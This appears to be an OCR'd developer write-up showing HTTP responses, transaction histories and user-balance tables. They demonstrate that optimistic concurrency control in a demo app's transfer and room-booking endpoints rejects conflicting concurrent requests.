


```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 04:43:43 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::5cm6w-1720068222805-fc15c5bd9af3

Transfer Succesful
```

2



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 04:43:43 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::wsdmk-1720068222805-34c29106a018

Internal Sever Error: Insufficient funds
```



Transaction Histories

Filter by Receiver ID: All Receivers

Filter by Sender ID: All Senders

TRANSACTION ID	CREATED AT	RECEIVER ID	SENDER ID	AMOUNT
1	7/4/2024, 11:43:43 AM	2	1	$100000

User Details

ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	5/9/2024, 2:31:11 PM	userA	mrs. Abily	0	
2	5/9/2024, 2:31:17 PM	userB	mr. Bean	200,000	
3	5/9/2024, 2:31:27 PM	userC	mr. Charlton	100,000	
4	5/9/2024, 2:31:35 PM	userD	ph.D. Duck	100,000	


Prove case 2: A->B, B->C, C->D, D->A

1. Transfer Successful

2. Error: Failed to update sender/receiver, transaction aborted (due to version detection)


3. Error: Insufficient funds

1




```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidat
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 09:12:51 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; inc
Vary: RSC, Next-Router-State-Tree, Next-Router-P
X-Matched-Path: /api/transfer/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::q2d2s-1716369171493-7a4

Transfer Succesful
```

2




```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Wed, 22 May 2024 09:15:55 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::vzf65-1716369355264-2cf14123efb4

Internal Sever Error: Failed to update sender, transaction aborted
```

3



```
HTTP/2 500 Internal Server Error
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Thu, 04 Jul 2024 03:54:24 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/transfer/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::bpq4r-1720065264378-8a24a539715f

Internal Sever Error: Insufficient funds
```



Transaction Histories

Filter by Receiver ID: All Receivers

Filter by Sender ID: All Senders

Refresh Data

TRANSACTION ID	CREATED AT	RECEIVER ID	SENDER ID	AMOUNT
5	7/4/2024, 10:56:20 AM	3	2	$100000
4	7/4/2024, 10:56:20 AM	3	2	$100000
3	7/4/2024, 10:56:20 AM	1	4	$100000
1	7/4/2024, 10:56:20 AM	2	1	$100000
2	7/4/2024, 10:56:20 AM	4	3	$100000

User Details

Refresh Data

ID	CREATED AT	USERNAME	NAME	BALANCE	ROOMS
1	5/9/2024, 2:31:11 PM	userA	mrs. Abily	100,000	
2	5/9/2024, 2:31:17 PM	userB	mr. Bean	0	
3	5/9/2024, 2:31:27 PM	userC	mr. Charlton	200,000	
4	5/9/2024, 2:31:35 PM	userD	ph.D. Duck	100,000	


Prove case3: Bookings

1. Only 1 Booking Successful

2. Error: Failed to update room, transaction aborted (due to version detection)


3. Error: Room not available

1




```
HTTP/2 200 OK
Cache-Control: public, max-age=0, must-revalidate
Content-Type: text/plain;charset=UTF-8
Date: Fri, 05 Jul 2024 05:25:54 GMT
Server: Vercel
Strict-Transport-Security: max-age=63072000; includeSubDomains; preload
Vary: RSC, Next-Router-State-Tree, Next-Router-Prefetch, Next-Url
X-Matched-Path: /api/book/optimistic
X-Vercel-Cache: MISS
X-Vercel-Id: sin1::sin1::6xl2z-1720157154002-316af870a684

Booking Succesful
```

2

